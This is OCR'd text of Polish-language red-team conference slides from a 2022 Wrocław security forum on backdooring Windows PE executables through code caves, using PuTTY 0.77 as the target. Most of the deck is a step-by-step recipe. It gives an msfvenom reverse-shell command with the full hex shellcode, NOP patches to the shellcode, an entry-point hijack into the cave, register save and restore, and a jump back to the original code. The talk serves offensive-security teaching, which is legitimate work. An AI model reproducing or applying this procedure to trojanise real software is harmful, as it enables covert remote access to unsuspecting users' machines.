KONFERENCJA
ONSITE WROCŁAW

VII EDYCJA KONFERECJI

TECHNOLOGY RISK
MANAGEMENT
FORUM

9 CZERWCA 2022 r.
ONLINE

10 CZERWCA 2022 r.
ONSITE (WROCŁAW)

CZY JESTEŚ PRZYGOTOWANY
DO ZMIAN CYBER-KLIMATU?

NAJCIEMNIEJ W JASKINI

backdoorowanie PE przy użyciu Code Caves i możliwości ich zagospodarowania

RedCode Labs

REDCODE LABS TEAM

JAKUB LUTCZYN

Red teamer, pentester i ojciec założyciel Red Code Labs


KONRAD KLAWIKOWSKI

Red teamer, fanatyk programowania funkcyjnego

JAKUB WRÓBEL

Developer i cybersecowy entuzjasta

STRUKTURA PLIKÓW PE



CODE CAVES

```
004EDB1D    CC
004EDB1E    C0B0 CCCCF888 80
004EDB25    0000
004EDB27    0000
004EDB29    0000
004EDB2B    0000
004EDB2D    0000
004EDB2F    0000
004EDB31    000F
004EDB33    84CC
004EDB35    CC
004EDB36    CC
```

Size: 13 bytes

```
$ python.exe pycave.py --size 400 --file ..\putty.exe\

[+] Minimum code cave size: 400
[+] Image Base:  0x00400000
[+] Loading "..\putty.exe"...

[+] Looking for code caves...
[+] Code cave found in .rsrc   Size: 699 bytes   RA: 0x000EC4D6  VA: 0x004F32D6
[+] Code cave found in .rsrc   Size: 4010 bytes  RA: 0x000EC810  VA: 0x004F3610
[+] Code cave found in .rsrc   Size: 4027 bytes  RA: 0x000ED8C0  VA: 0x004F46C0
```


SHELLCODE

- jak najmniejszy
- relokowalny
- natywny

METASPLOIT PAYLOAD

```
$ msfvenom -p windows/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f hex

fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7
e2f252578b52108b4a3c8b4c1178e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01
c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d38b048b01d0894424245b5b61595a
51ffe05f5f5a8b12eb8d5d6833320000687773325f54684c772607ffd5b8900100029c454506829806b
00ffd55050505040504050405068ea0fdfe0ffd5976a05687f000001680200115c89e66a1056576899a57461
ffd585c0740cff4e0875ec68f0b5a256ffd568636d640089e357575731f66a125956e2fd66c744243c01
018d442410c600445450565656464564e565653566879cc3f86ffd589e04e5646ff306808871d60ffd5bb
f0b5a25668a695bd9dffd53c067c0a80fbe07505bb4713726f6a0053ffd5
```


DETECTION RATE




WYBÓR PLIKU PE

- generyczność
- występowanie code caves
- potencjał na social engineering
- mały rozmiar
- native binary
- łączność by design

putty v0.77




analysis




CFF EXPLORER

PE BACKDOORING



WYBÓR PLIKU PE

CODE SIGNING



MODYFIKACJA PE


```
$ python pycave.py --size 400 --file ..\putty.exe
[+] Minimum code cave size: 400
[+] Image Base:  0x00400000
[+] Loading "..\putty.exe"...

[+] Looking for code caves...
[+] Code cave found in .rsrc   Size: 699 bytes   RA: 0x000EC4D6  VA: 0x004F32D6
[+] Code cave found in .rsrc   Size: 4010 bytes  RA: 0x000EC810  VA: 0x004F3610
[+] Code cave found in .rsrc   Size: 4027 bytes  RA: 0x000ED8C0  VA: 0x004F46C0
```

SEKCJE

putty.exe

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0007AABC	00001000	0007AC00	00000400	00000000	00000000	0000	0000	60000020
.rdata	00025BC4	0007C000	00025C00	0007B000	00000000	00000000	0000	0000	40000040
.data	00004BF0	000A2000	00001200	000A0C00	00000000	00000000	0000	0000	C0000040
.rsrc	00002EB8	000A7000	00003000	000A1E00	00000000	00000000	0000	0000	40000040
.reloc	00005F74	000AA000	00006000	000A4E00	00000000	00000000	0000	0000	42000040

FLAGI



MODYFIKACJA SHELLCODU

```
$ ndisasm.exe -b 32 .\shellcode.bin
```

```
DWORD WaitForSingleObject(
  [in] HANDLE hHandle,
  [in] DWORD  dwMilliseconds
);
```

WaitForSingleObject(hHandle, -1); → ∞

```
00000119 | 4E | dec esi  →  00000119 | 90 | nop

00000142 | FFD5 | call ebp  →  00000142 | 90 | nop
                                 00000143 | 90 | nop
```

PODSTAWOWY BACKDOORING

PODSTAWOWY BACKDOORING

CODE CAVE

VA: 0x004F32D6
Size: 699 bytes

CODE CAVE

```
004F32D6 | 0000
…
004F358F | 0000
```

HIJACKING THE EXECUTION FLOW

entry point

```
00493AEB | E8 56020000 | call 0x00493D46
00493AF0 | E9 7AFEFFFF | jmp 0x0049396F
00493AF5 | 55          | push ebp
00493AF6 | 8BEC        | mov ebp,esp
```

```
00493AEB | E9 E6F70500 | jmp 0x004F32D6
00493AF0 | E9 7AFEFFFF | jmp 0x0049396F
00493AF5 | 55          | push ebp
00493AF6 | 8BEC        | mov ebp,esp
```

PODSTAWOWY BACKDOORING

PUSHAD I PUSHFD

rejestry
ogólnego
przeznaczenia

- EAX
- ECX
- EDX
- EBX
- ESP
- EBP
- ESI
- EDI

rejestr
EFLAGS

- EFLAGS

```
EAX   0019FFCC
EBX   003B3000
ECX   00493AEB      <putty.EntryPoint>
EDX   00493AEB      <putty.EntryPoint>
EBP   0019FF80
ESP   0019FF74
ESI   00493AEB      <putty.EntryPoint>
EDI   00493AEB      <putty.EntryPoint>

EIP   00493AEB      <putty.EntryPoint>

EFLAGS   00000244
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  0000007E (ERROR_MOD_NOT_FOUND)
LastStatus C0000135 (STATUS_DLL_NOT_FOUND

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B
```

PODSTAWOWY BACKDOORING


UMIESZCZENIE PAYLOADA

```
004F32D6 | 60          | pushad
004F32D7 | 9C          | pushfd
004F32D8 | FC          | cld
...
004F3419 | 53          | push ebx
004F341A | 90          | nop
004F341B | 90          | nop
```

PAYLOAD


PODSTAWOWY BACKDOORING

STOS



PODSTAWOWY BACKDOORING

KALKULACJA ESP



PODSTAWOWY BACKDOORING

RESTORING THE EXECUTION FLOW

```
004F341A | 90              | nop
004F341B | 90              | nop
004F341C | 81C4 04020000   | add esp,204
004F3422 | 9D              | popfd
004F3423 | 61              | popad
004F3424 | E8 ADFEFFFF     | call 0x00493D46
004F3429 | E9 C206FAFF     | jmp 0x00493AF0
```

ORIGINAL INSTRUCTIONS


```
00493AEB | E8 56020000     | call 0x00493D46
00493AF0 | E9 7AFEFFFF     | jmp 0x0049396F
00493AF5 | 55              | push ebp
00493AF6 | 8BEC            | mov ebp,esp
```

```
00493AEB | E9 E6F70500     | jmp 0x004F32D6
00493AF0 | E9 7AFEFFFF     | jmp 0x0049396F
00493AF5 | 55              | push ebp
00493AF6 | 8BEC            | mov ebp,esp
```

SUKCES?

